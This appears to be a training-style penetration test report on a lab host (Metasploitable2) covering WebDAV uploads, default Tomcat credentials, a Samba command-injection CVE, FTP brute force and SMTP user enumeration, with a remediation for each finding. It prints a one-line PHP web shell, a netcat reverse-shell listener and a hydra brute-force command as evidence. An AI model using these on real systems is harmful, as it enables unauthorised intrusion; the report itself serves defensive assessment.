SSS PENTESTING

SSS CORPORATION

Date: November 22nd, 2024

Penetration Testing Findings Report

Business Confidential

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Confidentiality Statement

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Example CORP may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. SSS Pentesting prioritized the assessment to identify the weakest security controls an attacker would exploit. SSS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Info
SSS Pentesting		
Sam Shepherd	Penetration Tester	sam@mail.com
Example CORP		
Bob Bobson	Chief Information Security Officer	bob@example.com

Assessment Overview

From November 11th, 2024, to November 22nd, 2024, Example CORP engaged SSS to evaluate the security posture of its network compared to current industry best practices regarding network penetration testing.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Network Penetration Test

A network penetration test emulates the role of an attacker from inside the network. An engineer will test the network to identify potential vulnerabilities and perform common and advanced network attacks such as brute force attacks and exploiting service misconfigurations running on various ports.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V4 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Network Penetration Test	10.0.1.3

Scope Exclusions

Per client request, SSS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Example Corporation.

Client Allowances

Example Corporation provided SSS the following allowances:

- Access to the internal network via physical workstation within the facility.

Executive Summary

SSS evaluated Example corporations' network security posture through penetration testing from November 11th, 2024, to November 22nd, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for ten (10) business days.

Testing Summary

The network assessment evaluated Example CORPS internal network security posture. To gain a comprehensive view, the SSS team conducted vulnerability scanning on all IPs provided by Example CORP to evaluate the network's overall patching health. Additionally, the team carried out various network-based attacks to determine misconfigurations and vulnerabilities. For further information on the findings, please review the Technical Findings section.

Tester Notes and Recommendations

Testing results of Example CORP are indicative of an organization undergoing its first penetration test. During testing, a reoccurring theme was misconfigurations of various servers.

We recommend that Example CORP regularly update 3rd party software that is used, require credentials when interacting with servers, and implement input validation and sanitization for uploading files to servers.

Overall, the Example CORP network performed as expected for a first-time penetration test. We recommend that the Example CORP team thoroughly review the recommendations made in this report, correct the findings, and re-test annually to improve their overall security posture.

Key Strengths and Weaknesses

The following identifies the key strengths identified during this assessment:

1. Responsive intrusion detection and prevention systems.

The following identifies the key weaknesses identified during this assessment:

1. Outdated 3rd party software.
2. Misconfiguration of services used on servers.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Network Penetration Test Findings

1	2	1	1	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
Network Penetration Test		
INT-001: WebDAV misconfiguration	Critical	Require a username/password when uploading files to WebDAV
INT-002: Default credentials on tomcat	High	Change default credentials to a different username and a complex password
INT-003: CVE-2007-2447: Remote command injection vulnerability	High	Update samba version
INT-004: Weak login credentials	Medium	Ensure accounts use strong, complex passwords
INT-005: SMTP enumeration vulnerability	Low	Disable VRFY and EXPN commands to prevent enumeration of usernames .

Findings

Network Penetration Test Findings

Finding INT-001: WebDAV misconfiguration (critical)

Description:	A WebDAV misconfiguration can lead to unrestricted file upload and the execution of certain files.
Risk:	Likelihood: High – Having the ability to upload files without authentication to WebDAV increases the likelihood of an attacker exploiting this vulnerability. Impact: High – An attacker can upload malicious files resulting in lateral movement / privilege escalation.
System:	All
Tools Used:	WebDav
References:	How To Configure WebDAV Access with Apache on Ubuntu 18.04 | DigitalOcean

Evidence:


Figure 1.1: Shows that php files can be uploaded and executed without needing a username/password.

```
┌──(root㉿kali)-[/home/kali]
└─# davtest -url http://10.0.1.3/dav
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.0.1.3/dav
********************************************************
NOTE    Random string for this session: 61gLxvhdN
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.0.1.3/dav/DavTestDir_61gLxvhdN
********************************************************
 Sending test files
PUT     aspx    SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.aspx
PUT     php     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.php
PUT     txt     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.txt
PUT     cfm     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.cfm
PUT     asp     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.asp
PUT     html    SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.html
PUT     jhtml   SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.jhtml
PUT     jsp     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.jsp
PUT     cgi     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.cgi
PUT     pl      SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.pl
PUT     shtml   SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.shtml
********************************************************
 Checking for test file execution
EXEC    aspx    FAIL
EXEC    php     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.php
EXEC    php     FAIL
```

Shows that php files can be uploaded and executed

Figure 1.2: Shows that remote code execution is achieved by uploading a malicious web shell.

Web shell code: <?php echo system($_GET["anything']) ?>



Remediation: Require a username and password for uploading files to WebDAV.

Finding INT-002: Default credentials on tomcat (high)

Description:	Default credentials are credentials which are meant for initial access to a device or software but are often publicly known which can make them a security risk if not changed.
Risk:	Likelihood: Critical – Default credentials can be found on the internet and can easily be used by attackers to gain unauthorized access. Impact: High – This can lead to unauthorized access via remote code execution.
System:	All
Tools Used:	Metasploit
References:	How can I change the password for Tomcat?

Evidence:

Figure 2.1: Shows default credentials found on tomcat using Metasploit.





Figure 2.2 & 2.3: Shows remote code execution obtained by uploading a war file in tomcat manager.



```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 443

tomcat55@metasploitable2:/etc/init.d$ stty rows 38 columns 116
tomcat55@metasploitable2:/etc/init.d$
```

Remediation*:* Change credentials on tomcat with a different username and a complex password.

Finding INT-003: CVE-2007-2447: Remote command injection vulnerability (high)

Description:	An attacker can run commands on a server without logging in by exploiting how samba handles the input for usernames.
Risk:	Likelihood: High – Running software that is not updated makes it likely for an attacker to exploit known vulnerabilities associated with that software. Impact: High – This can lead to unauthorized access via remote code execution.
System:	All
Tools Used:	Metasploit
References:	Samba - Security Updates and Information

Evidence:

Figure 3.1: Shows a version of Samba being used.





Figure 3.2: Shows remote code execution obtained as the root user through the current version of Samba.



Remediation: Update Samba version.

Finding INT-004: Weak login credentials (medium)

Description:	Weak login credentials are usernames/passwords that are easy to guess making systems vulnerable to unauthorized access.
Risk:	Likelihood: High – An attacker can use brute force to automate and easily access credentials without any special access/conditions. Impact: High – This can lead to unauthorized access to servers which could lead to lateral movement and privilege escalation within the network
System:	All
Tools Used:	hydra
References:	What are the common vulnerabilities in FTP and how do you avoid them?

Evidence:

Figure 4.1: Shows cracked credentials against an ftp server via brute force.

```
┌──(kali㉿kali-cloud)-[~]
└─$ hydra -L passwords.txt -P passwords.txt ftp://10.0.1.3:2121 -vfI
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 11:58:
07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 441 login tries (l:21/p:21),
 ~28 tries per task
[DATA] attacking ftp://10.0.1.3:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[2121][ftp] host: 10.0.1.3   login: [redacted]   password: [redacted]
[STATUS] attack finished for 10.0.1.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 11:58:
30
```


Remediation: Ensure accounts use strong, complex passwords and implement a password policy requiring regular password updates.

Finding INT-005: SMTP enumeration vulnerability (low)

Description:	An attacker can use the VRFY command to query for valid usernames on the SMTP server.
Risk:	Likelihood: High – When the VRFY command is enabled, it is highly likely that an attacker can use this command to query for valid users. Impact: Low – An attacker can use these usernames in brute force attacks or in social engineering.
System:	All
Tools Used:	SMTP
References:	Disable the VRFY clause - InterScan Messaging Security Virtual Appliance 8.2

Evidence:

Figure 5.1: Shows 168 valid usernames found given the wordlist that was supplied.



Remediation: Disable VRFY and EXPN commands to prevent enumeration of usernames.